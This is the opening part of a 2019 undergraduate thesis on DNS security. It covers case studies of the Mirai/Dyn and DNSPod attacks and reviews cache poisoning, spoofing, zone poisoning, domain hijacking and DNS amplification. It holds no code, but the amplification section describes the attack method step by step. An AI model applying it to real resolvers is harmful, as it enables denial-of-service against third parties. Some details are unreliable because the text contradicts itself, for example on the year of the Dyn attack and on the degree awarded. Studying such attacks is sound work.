Prifysgol Cymru
Y Drindod Dewi Sant
University of Wales
Trinity Saint David

Research of DNS attacks and defense methodologies

by
Mircea-Radu-Şerban Dobrău

Supervisor: Dr. Kapilan Radhakrishnan
Second Marker: Dr. Carlene Campbell

Project submitted as part of the requirements for the award of BSc(Hons) Computer Networks

September 2019

Declaration

I, Mircea-Radu-Şerban Dobrău, declare that I am the sole author of this Project; that all references cited have been consulted; that I have conducted all work of which this is a record, and that the finished work lies within the prescribed word limits.

This has not previously been accepted as part of any other Masters' submission.

Signed: Dobrău
Date: 30th of September 2019

Form of consent

I, Mircea-Radu-Şerban Dobrău, hereby consent that my Project, submitted in candidature for the M.Sc. Applied Computing, if successful, may be made available for inter-library loan or photocopying (subject to the law of copyright), and that the title and abstract may be made available to outside organisations.

Signed: Dobrău
Date: 30th of September 2019

Abstract

The 2018 DDoS attack on top of Dyn's DNS infrastructure illustrates the importance of DNS security. Therefore, the aim of this thesis is to research DNS and its operation, as well as means of using it maliciously, followed by research of defense and mitigation methodologies. The thesis also serves to further prove that DNS is a critical and fragile component of the Internet's infrastructure.

The objectives are as follows: undertake and present a review of previous literature on the topic of DNS attacks; design a virtual network environment for the purpose of experimentation with, further understanding of, as well as illustration of four attack types; attempt to put into practice and succeed in launching several of the attacks, whilst also documenting the processes undertaken; present a theoretical research of defense and mitigation methodologies regarding each attack; and finally, evaluate the results of both experiment and research stages, presenting the risks and implications of each.

This thesis uses three methods: experiment, literature review, and software development. The experiment is comprised of attempts at using DNS maliciously, with the help of virtualization software. Next, literature review is used with the scope of further understanding of how DNS attacks work, as well as defense and mitigation methodologies. Finally, software development is comprised of two Python scripts written by the author of this thesis, with the scope of establishing a DDoS condition onto the DNS servers.

The experimental and software development stage covers DNS poisoning, DNS DDoS attacks, DNS tunneling and DNS "water torture" attacks. In particular, the DNS poisoning and DNS tunneling attacks were successfully undertaken. The other two attacks were unsuccessful due to limited computational power. On the other hand, theoretical research is provided regarding the defense and mitigation of the four attacks previously mentioned, as well as for Domain hijacking, Zone poisoning, NXDOMAIN hijacking, and DNS rebinding attacks.

After evaluating the results of both the practical and theoretical work, it can be further re-asserted that DNS is a critical and fragile component of the Internet. With regards to recommendations for future research, the following areas are suggested: DNSSEC, DoH and DoT and GNU Name System. Each one attempts to solve fundamental security issues regarding the DNS protocol.

Contents

1 Background **1**
1.1 The "Internet of Things" as an emerging concept 1
1.2 Prevalence of DNS attacks 2
1.3 Case study 1: Mirai botnet and Dyn DNS provider 3
1.4 Case study 2: DNSPod DNS provider 5

2 Introduction **6**

3 Aims and objectives **7**

4 Literature review **8**
4.1 DNS operation 8
4.2 DNS poisoning 11
4.3 DNS spoofing 13
4.4 Zone poisoning 14
4.5 Domain hijacking 15
4.6 DNS amplification 17
4.7 DNS tunneling 19
4.8 DNS "water torture" 20
4.9 NXDOMAIN hijacking 22
4.10 DNS rebinding 23

5 Research methodology **26**
5.1 Research Types 26
5.2 Philosophy 26
5.3 Approaches 27
5.4 Strategies 27
5.5 Data collection 28

6 Development methods **29**
6.1 Experiment and software development 29

7 Data collection and evaluation **30**

8 Resources and planning **31**

9 Design **32**

10 Experiment: attacks put in practice **40**
10.1 DNS poisoning (MitM) 40
10.2 DNS DDoS/amplification/reflection 42
10.3 DNS tunneling 44
10.4 DNS "water torture" 47

11 Research: defense methodologies **50**
11.1 Domain hijacking 50
11.2 Zone poisoning 50
11.3 NXDOMAIN hijacking 51
11.4 DNS rebinding 51

12 Summary **53**

13 Conclusion **56**

14 Recommendations **57**
14.1 DNSSEC 57
14.2 DoH and DoT 57
14.3 GNU Name System 58

15 Reflections **59**

List of Figures

1 DNS resolution process 10
2 DNS cache poisoning 12
3 DNS MitM spoofing 13
4 DNS domain hijacking Bit-flip 16
5 DNS reflection and amplification 17
6 DNS tunneling 19
7 DNS “water torture” attack 21
8 Setup screenshot 34
9 Network topology 34

1 Background

1.1 The "Internet of Things" as an emerging concept

The level of connectedness between everyday objects and devices is continually increasing. For example, there exist tens of billions of connected devices and increasing [8, p. v], with an expected number of 26 billion to be reached by 2020 [9, p. 114], as well as 7 billion devices connected over cellular networks by 2025. predicted [10, p. 4] that, by 2022, 45% of the world's internet traffic will consist of machine-to-machine communications.

On the other hand, it is expected, according to a study [11, p. 25], that the world population will double by 2050, which, furthermore, is argued to represent 60% of the total world population. The number of urban residents is also estimated to grow by 60 million per year.

The process of urbanisation presents new challenges regarding to the management of living in a complex and urban environment, such as energy consumption, resource management, overcrowding and environmental protection.

Within this context, the "Internet of Things" (IoT) concept has been gaining ground. The "Internet of Things" can be defined as "the network of things, with clear element identification, embedded with software intelligence, sensors, and ubiquitous connectivity to the Internet". [9] Using the IoT as its architectural base, a number of concepts and paradigms have arisen, whose scope is to solve various small and large-scale issues:

MIoT – MIoT [12, p. 112], or "Military Internet of Things", represents the application of IoT within the military domain. It involves the connectivity of military objects such as weapons, military vehicles and sensors. Furthermore, it most frequently deals with security issues, limited energy and/or connectivity, harsh conditions within the physical environment and dealing with problems with regards to unreliable hardware.

SIoT – SIoT [11, pp. 4-5], short for "Social Internet of Things", is a paradigm which strives to turn IoT objects into "social" objects, whose scope is to autonomously establish social relationships by way of rules set by the objects' owner.

Smart Home – The "Smart Home" [10, p. 7] concept involves the increased level of connectivity between everyday house objects, such as lights, clocks, TVs, laptops and speakers with the scope of easing the homeowner's life. For example, a "smart air conditioner" would constantly

monitor a room's temperature and adjust itself automatically so as to maintain an ideal room temperature for its occupants.

Smart Environment – Shortened as "SE", the Smart Environment concept [11, p. 2] makes use of an IoT infrastructure with the scope of furnishing highly advanced services to the Smart Environment's owners and/or occupants. Furthermore, a "Smart Urban Ecosystem" (SUE) makes use of IoT to improve urban environments.

Smart City – The "Smart City" [13, p. 29] aims to implement IoT technologies with the scope of improving the level of quality in urban life, as well as the reduction of a city's consumption of resources. [14, p. ix] For example, it can solve issues relating to city governance, economic growth, environmental sustainability, power usage and water usage.

As a result, cybersecurity breaches happen more often and could have wider-reaching consequences. [15, p. 156] [16, p. 153] For example, cybersecurity threats against mobile devices, such as smartphones running Android, have been continually increasing. [17, p. xiii] Furthermore, breaches caused by vulnerabilities in computer networks were responsible for roughly 37% of all breaching incidents in US health-care facilities. [18, p. 274]

One type of cybersecurity attack is the one which makes use of inherent vulnerabilities in the "Domain Name System" (or DNS) protocol and/or infrastructure.

1.2 Prevalence of DNS attacks

A network security newsletter [19, p. 1] cites that "77% of organisations were hit with a DNS-related attack in the past year, with an average of seven attacks per organisation." As a result of these attacks, roughly a third of the organisations lost data worth 715,000 dollars. In addition, a Cisco security report from 2014 [20, p. 17] found that all of the examined corporate networks had DNS look-ups to sites hosting malware, with 96% of traffic going towards hijacked servers and 92% towards sites with no content, typically thought of as a sign of web-sites hosting malware web-sites.

The impact of a DNS attack may vary, depending on the type and scale of theattack employed. For example, the "poisoning" of a user's local DNS server [21] exposes the user to very easy phishing attacks. Next, a different type of attack called a "DNS amplification" attack can result in a network's DoS (Denial of Service) and/or heavy congestion. [22, p. 2] Furthermore, a DNS attack could compromise a user's cloud service accounts and/or the highly confidential information stored on such services. [23] The impact of a

DNS attack could potentially affect a very large number of users, an entire country, or even the Internet as a whole. [24, pp. 26-28]

It can be argued that a company and/or network's DNS infrastructure is the easiest to make use of when conducting attacks. This can be attributed to the large number of attacks involving the DNS protocol, with over 10 types of attacks cited by a single research paper. [25, pp.3-6] Furthermore, around 10 of the world's most notable security breaches from 1996 to 2015 involved the exploitation of the DNS infrastructure. [24, pp. 26-28] A properly secured DNS infrastructure, however, should be able to withstand attacks from more novice attackers such as "script kiddies". [24, pp. 31-32]

A simple and relatively easy to implement attack [26, p. 138] involves the hosting of a server with a domain name/URL highly similar to that of a popular service, so that users may accidentally visit the malicious web-site by a mistyping error and download malicious content. DNS attacks may also be arguably targeted against end-user IoT devices, for the majority of end-users are not familiar with DNS settings, thus facing the risk of losing access to the Internet if their primarily used DNS server is taken down or not functioning properly. [27, p. 119]

An illustrative and recent example of a large-scale DNS attack involves the DDoS (Distributed Denial of Service) of Dyn, an American DNS provider, with the help of the "Mirai" botnet.

1.3 Case study 1: Mirai botnet and Dyn DNS provider

The "Mirai" botnet program was published on the "Hackforums" community forum on the 30th of September, 2016 [28] as well as on GitHub on the 25th of October, 2016. [29] The code itself works on top of an iteration of previous botnets which target BusyBox Linux systems. The code is written in C and the C&C (Command and Control) server is written in Go. Finally, it includes a number of C programs whose scope is to aid in the deployment and operation of the botnet.

More concretely, the Mirai botnet process runs thus [30, p. 1]:

- Run a C&C (Command and Control) server that is connected to with the help of infected devices.
- Scan for other devices and test them for weak SSH/Telnet credentials.
- If credentials are found, send them to a separate server, which uses the said credentials, to download malware on the vulnerable devices.
- Once the device is infected, it waits for DDoS attack commands to be sent to it.

It is reported that the Mirai botnet possesses a large number of attack vectors [31], such as:

- DNS
- VSE (Valve Source Engine)
- STOMP (TCP protocol)
- GREETH (GRE protocol)
- GREIP (GRE protocol)
- SYN
- ACK
- UDP
- UDPPLAIN
- HTTP

The attack [32, p. 5] took control of a very large number of IoT devices, such as IP cameras and old routers, with the help of the "Mirai" botnet program. The devices were then used to make a significant part of the Internet unavailable by sending a very large number of requests to the DNS servers provided by Dyn. More precisely, the Mirai attack took advantage of devices running old versions of the Linux kernel, as well as the fact that most users of computer devices do not change the default usernames and/or passwords used to gain administrative access. [32, p. 5]

Achieving packet-sending speeds of up to 1 TB/s [31, p. 4], the attack [33] disabled access to hundreds of services, such as Twitter, Netflix, Reddit, CNN, as well as many others found within Europe and the US. On the other hand, Dyn estimates that the attack involved up to 100,000 infected devices. [33]

The following case study illustrates another DNS attack with a large-scale impact.

1.4 Case study 2: DNSPod DNS provider

DNSPod, a Chinese DNS provider and domain registrar [34, p. 8], was the target of a DDoS attack in the 19th of May, 2009. [35, p. 3] The attacker launched [36, p. 95] the attack onto the DNS servers (provided by DNSPod for free), whose scope were to help resolve queries made by private game server web-sites. The claimed by the attacker/s behind the attack was to motivate video-game players towards migrating from the target game server towards a different rival server.

As a result, services which depended on DNSPod's DNS services (such as "Storm Player", a popular video-streaming service in China [35, p. 3]) had stopped functioning properly. [35, p. 3] As the Storm Player service itself was the source of a very large number of DNS requests, those unanswered requests themselves were delegated to DNS recursive servers found at a higher level of the DNS hierarchy, breaking their proper functionality. As a result, a very large number of China's local DNS servers as well as the services dependent on them collapsed entirely, [37, p. 309] affecting millions of Internet users in over 20 Chinese provinces. [38, p. 8]

With the context and background presented above, it can be asserted that DNS constitutes a critical part of the Internet's infrastructure. For this reason, a knowledge of how DNS, DNS vulnerabilities and DNS attack mitigation functions is essential for a cybersecurity expert regarding the securing of networks.

2 Introduction

This thesis involves the research, practice, and discussion of DNS exploits, as well as of defense strategies, followed by their implications for the security of the Internet. Its scope is to provide an introductory level of knowledge regarding the DNS protocol and its operation, followed by both practical and theoretical research regarding DNS attacks. It will present a theoretical research regarding several ways of defending against DNS attacks is presented.

The following chapter describes the aims and objectives of this thesis.

3 Aims and objectives

The aim of this thesis is to research DNS attacks, as well as defense and mitigation methodologies. With regards to the completion of this aim, the objectives presented below are provided:

- Undertake and present a review of previous literature on the topic of DNS attacks.
- Design a virtual network environment and software for the purpose of experimentation with, further understanding of, as well as illustration of the DNS attacks.
- Attempt to put into practice and succeed in launching the attacks, whilst also documenting the processes undertaken.
- Undertake a theoretical research of defense and mitigation methodologies regarding each attack.
- Evaluate the results of both the experiment and research processes, presenting the security and risk implications of each attack.

The following chapter presents the literature review of this thesis.

4 Literature review

Before presenting several means of malicious DNS use, the following subsection provides a brief overview and illustration of DNS operation:

4.1 DNS operation

DNS, or "Domain Name System" can be defined in various ways:

Database – Within the context of this definition, DNS is a database used for distributing domain name information. In other words, the DNS database is a hierarchical, redundant and distributed database. [24, p. 1]

Protocol – On the other hand, DNS may be more commonly referred to as the application protocol used for exchanging domain name information between a DNS server and a DNS client or another DNS server. This function is achieved with the help of DNS queries. [39, p. 31]

As a definition of its primary function [40, p. 1], DNS helps end-users add a level of abstraction to IP addresses by mapping them to a hostname and/or domain name label. Therefore, end-users can refer to a web-site, for example, by its domain name and/or hostname instead of its IP address.

There exist multiple types [1, p. 8] of DNS servers:

Root DNS server – Root DNS servers are among the most critical resources regarding the functioning of the Internet. When a nameserver is queried for information regarding a domain of which it currently does not have any information, it first queries one of the root DNS servers.

TLD DNS server – TLD nameservers are operated by organisations called "Registry Operators" and are responsible for the right-most or TLD (top-level domain) of the domain; for example, the ".com" TLD.

Domain (user) DNS server – Also known as the ANS, or "Authoritative Name Server", the domain or user DNS server is responsible for providing an "authoritative" answer regarding the secondary-level domain of which it is authoritative; for example, "example" in "example.com".

Before presenting the process of how DNS functions, the structure of a URL is presented with the scope of illustrating the hierarchy of a domain name. For example [1, p. 7], the "www.example.com" URL is comprised of the following:

Hostname/LLD (Low-Level Domain) – "www"

SLD (Secondary-Level Domain) – "example"

TLD (Top-Level Domain) – ".com"

Top level domains can be further classified thus:

TLD (Top Level Domain) – Among the first domains used before the advent of the Internet [40, p. 12], such as:

".com" – For commercial entities.

".net" – For network infrastructure.

".org" – For non-profit entities.

gTLD (Generic TLD) – Domains most often used today [40, p. 12], such as ".com", ".net" and ".org"

ccTLD (Country Code TLD) – A TLD corresponding to a specific country [40, p. 13], such as:

".ca" – For Canada.

".cn" – For China.

".us" – For the United States.

IDN TLD (Internationalized Domain Names) – TLDs which contain characters outside of the commonly used alpha-numeric character set. [40, p. 13]

Chartered TLD – Purpose-specific domains [40, p. 14], such as:

".mil" – For military spaces.

".int" – For international spaces.

".museum" – For museums/historical spaces.

Whenever a user wants to find the domain-to-IP mapping of a particular host, the following steps are undertaken [1, p. 9], with a query for the "fred.example.com" domain-to-IP mapping as an example:

- A query for the "fred.example.com" domain is sent to the root DNS server. Afterwards, the root DNS server responds back with a referral to the general TLD DNS server for the ".com" TLD.

- Next, the same query is sent to the TLD DNS server provided by the previously mentioned referral. Once the query is received by the TLD DNS server, the TLD DNS server sends back a referral for the SLD (Secondary-level domain) or ANS, for the "fred.example.com" domain.
- Finally, the same query is sent to the ANS DNS server provided by the previous referral. The ANS then sends the domain-to-IP mapping for the "fred.example.com" host back to the client's DNS server. Therefore, this answer is considered an "authoritative answer".

DNS resource records, or RRs, which are stored into a DNS server's "forward lookup" zone or zone file [41, p. 389] hold information regarding various aspects of the domain covered by the zone [41, pp. 389-393], such as:



Figure 1: DNS resolution process [1, p. 9]

A record – Indicates the IPv4 address of a host in the domain.

AAAA record – Indicates the IPv6 address of a host in the domain.

SOA record – Indicates the primary DNS server regarding the queried zone.

NS record – Indicates the primary DNS server.

CNAME record – Indicates an alias for a host.

MX record – Indicates the mail server (if any) of the domain.

SRV record – Indicates non-mail servers of the domain.

TXT record – Contains any form of written content. It can be used for any kind of purpose.

The following subchapters present research regarding several types of DNS attacks:

4.2 DNS poisoning

DNS poisoning, (or "cache poisoning") attacks involve the process of injecting malicious entries into a DNS server's "cache", thereby enabling an attacker to redirect the client of the DNS server towards other, malicious servers. [42, p. 1] Arguably among the most prominent and dangerous types of DNS attacks, the process may be accomplished through the compromise of either an ANS or through the forging of a DNS response. This can be done at both the ANS level and local DNS server level. [43, p. 1]

There exist multiple methods [2, p. 3] of DNS poisoning:

Intranet DNS spoofing – Involves the poisoning of the end-user's router at the LAN (Local Area Network) level. Afterwards, the legitimate DNS request is intercepted by the attacker and a fake response is sent back to the user, redirecting him/her to a fake web-site for malicious purposes.

Internet spoofing – Otherwise known as "remote DNS poisoning", this attack involves sending a Trojan horse to the end-user with the scope of changing his/her main DNS server IP address to the attacker's server's IP address. As a result, the attacker can now extract information regarding the end-user's visited web-sites, as well as redirect him/her to malicious web-sites.

Proxy server DNS poisoning – Involves using a Trojan on top of the end-user's device with the scope of changing the end-user's proxy settings so that all his/her traffic goes through the attacker's device.

DNS cache poisoning – Involves modifying the end-user's DNS resolver settings/cache so that if a domain-to-IP mapping does not exist in the cache, then the end-user's DNS query is sent to the attacker's malicious server.

Alternatively, the attacker may impersonate as a genuine LLD and/or SLD server, after which he/she sends a fake domain-to-IP mapping back to the end-user's DNS resolver. [44, p. 1268] This can be accomplished by tricking the resolver into misjudging crafted DNS packets as being legitimate packets. [45, p. 3]

A typical DNS cache poisoning attack works as follows [44, p. 1268]:



Figure 2: DNS cache poisoning [2, p. 3]

- Upon receiving a DNS query from a client, the recursive resolver forwards the request to an RNS (Root nameserver)
- If the RNS already has an domain-to-IP binding of the request, it sends a response with the resolved domain name back to the user via the previously mentioned resolver. Otherwise, it starts a recursive query,

forwarding the request to the domain's TLD ANS and, subsequently, LLD ANS.

- Finally, the ANS "poisoned" by the attacker with malicious entries sends spoofed replies to the client, therefore redirecting him to malicious web-sites.

A 2017 study [46, p. 8] concludes that "injection" vulnerabilities within DNS resolution platforms are threatened by significant security problems. For this reason, platforms such as large ISPs and enterprises are particularly vulnerable to this type of attack; DNS cache poisoning can be accomplished in a persistent manner, with a substantially little amount of effort, as well as in a stealthy manner, representing a very large security risk for the Internet overall. This threat is also present regarding applications and systems relying heavily on DNS services.

4.3 DNS spoofing

DNS spoofing can be done, for example, through a type of MitM (Man-in-the-Middle) attack. [3, p. 85] When the end-user attempts to visit an HTTPS web-site, the following steps are undertaken. It is worth noting that this is a more advanced example of a DNS spoofing attack:



Figure 3: DNS MitM spoofing [3, p. 2]

- The attacker intercepts the server-to-client authorization request and replaces the original URL with a homographically similar URL (for example, "accaunt.com" in the place of "account.com") with a utility such as "SSLstrip+".

- The end-user's browser performs a DNS query for the non-existent domain "accaunt.example.com"; however, this request is then intercepted by the attacker using a tool such as "dns2proxy", so that the domain-to-IP mapping sent back to the end-user contains the valid IP address of "account.example.com", but mapped to the domain name of the inexistent "accaunt.example.com".

- Next, the "accaunt.example.com" domain is checked against the end-user's pre-installed HSTS (HTTP Strict Transport Security) list which helps web browsers automatically redirect HTTP visits to web-sites to the more secure, encrypted HTTPS protocol. [3, p. 84]

- As the non-existent domain is not in the list, the web browser performs the connection to the web-site with the help of the unencrypted HTTP protocol. The attacker may now again intercept the end-user's unencrypted traffic, with the scope of extracting confidential data, such as passwords.

MitM attacks, which could also include of the DNS spoofing type, have been found to be inherently difficult to detect in certain types of wireless networks such as MANETs (Mobile Ad-Hoc Network). [47, p. 2] On the other hand, DNS spoofing can be easily done at the LAN (Local Area Network) level with the help of a DHCP (Dynamic Host Configuration Protocol) vulnerability. [48]

4.4 Zone poisoning

"Zone poisoning" [49, p. 273] has been defined as an attack which involves the unauthorized modification of a domain's ANS zone file, by way of using the standards-compliant "UP-DATE" message. For this process to work, two requirements must be met:

1. The domain's ANS must allow non-secure zone file updates from any host.

2. The attacker must know one of the names of that domain's zones and its nameserver/s.

Also, The attacker could, for example, update/modify the domain's "MX" (mail server) record/s found in its ANS, thus determining where the domain's end-users' mail is sent to.

Whenever a "primary master server", supporting dynamic updates, receives an update request, it verifies first of all whether the requestor meets

some specific requirements. It also checks whether the requestor is allowed to send an update request or not. If there are no restrictions put in place, an attacker with information pertaining to the vulnerable server, as well as the zone of which the server is responsible of managing, could maliciously update the zone file. [49, pp. 2-3]

The study previously cited states that about 0.062% of the top 1 million registered domains are vulnerable to this type of attack. Furthermore, 0.065% of 2.9 million domains chosen at random are vulnerable. With this in mind, it can be argued that zone poisoning is a highly serious security flaw, deserving attention on the part of DNS service providers. [49, p. 7] Finally, it is worth stressing the importance of fixing this issue, as the securing of zone files of just ten providers, for example, would reduce the prevalence of this vulnerability by 88.6%. [49, p. 2]

4.5 Domain hijacking

DNS domain hijacking [4] makes use of the fact that DNS administrators and/or end-users occassionally mistype domain names and/or URLs. There exist multiple types of DNS domain hijacking attacks, such as the following:

Domain typosquatting – Involves the registration of a domain highly similar to some other popular domain from a typographical standpoint (for example, "twittre.com" instead of "twitter.com"). With this method, the malicious attacker attempts to attract accidental visits from end-users for malicious purposes.

Nameserver typosquatting – On the other hand, nameserver typosquatting involves the same principle as the above attack, except that its scope is to trick DNS administrators into using the attacker's malicious DNS server as a particular domain's ANS.

Nameserver bitsquatting – Finally, nameserver bitsquatting is similar to typosquatting, except that it takes into account hardware malfunctions. The attacker registers a malicious nameserver which has a likelihood of being used due to extremely rare hardware malfunctions, resulting in a DNS request being sent to the malicious nameserver instead of the originally intended nameserver.

Nameserver typosquatting, for example, involves a relatively simple process: The attacker registers one or more domains which correspond to typos DNS administrators may make when assigning NS records in the zone file of a server. [50, pp. 99-111] Furthermore, as of 2018, it has been found that

over 6000 domains, for example, can be hijacked, of which 2000 can be compromised with a small number of just six targeted registrations. A more conservative estimate points out that over 12000 domains can be hijacked, either directly or indirectly, by way of configuration errors.



Figure 4: Bit-flip example. Red signifies bit-flips, green poisoned cache entries. [4, p. 8]

A study from 2019 [51] whose scope is to research the prevalence of malicious links in Google and Baidu search results, finds that a percentage of 1.19% of first-page search results direct the user to malicious, blacklisted web-sites. Furthermore, the primary target of these domain typos are drug, gambling, and adult web-sites. Another point worth mentioning is the substantial presence of typos of mobile user searches. The likelihood of a user visiting such a malicious web-site is very high, if he/she searches for the misspelled domain directly. This is due to the fact that some domains, if searched for incorrectly, will present the malicious link at the top of the search query.

4.6 DNS amplification

The DNS amplification attack [52, pp. 478-479] can be argued to be a type of DDoS attack, in which a very large amount of DNS packets are sent to an unsuspecting victim's device, this in turn being caused by the attacker's spoofed/crafted DNS packets. It is also known as a "reflection" attack, as it consists of genuine DNS servers sending large amounts of DNS response traffic to the target victim, unaware that the DNS requests have been forged by the attacker. [52, p. 3] It consists of two phases:

- The collection of a large pool of DNS recursive resolver's IP addresses.
- The launching of the actual attack.



Figure 5: DNS reflection and amplification [5, p. 3]

One simple way of collecting a large range of IP addresses to test is by using the "www.countryipblocks.net" web-site. Afterwards, a DNS request is sent to each IP in the IP address block for a "RR" (Resource Record) pertaining to a domain under the adminstration of the attacker. Furthermore, the "DO" flag is also set in the query, which helps identify which of the queried devices support DNSSEC. [52, p. 4]

Afterwards, a packet sniffer is used to analyze and study the received packets. More specifically, the "EDNS0" section of the packet is studied to see which of the queried devices both support DNSSEC and a large UDP

packet size limit (for example 4096 bytes). The reason for prefering DNSSEC-enabled resolvers is that they add to the amplification factor of the attack due to the high limit of the packet size. [52, p. 4]

Finally, the attack itself is launched, most likely with the help of a packet crafting tool. In this final step, each of the attacker's bots repeatedly send DNS requests (preferably for DNSSEC-reated records) towards the forwarders compiled in the above mentioned first step of the process. The source IP address of the packets however is that of the intended victim, so that all of the DNS queries' responses are flooded back to the victim's device. cite[p. 3]AnagnostopoulosMarios2013Daar

- The attacking nodes repeatedly send DNS requests to the previously established pool of DNS forwarders with a source IP address of the target victim.
- Each of the DNS forwarders, on their part, forward the requests to their own respective DNS recursive servers.
- The DNS recursive servers resolve the DNS requests with the help of an authoritative server, then send the answer back to the pool of DNS forwarders.
- Finally, the DNS forwarders flood the answers to the device of the target victim, overwhelming its resources.

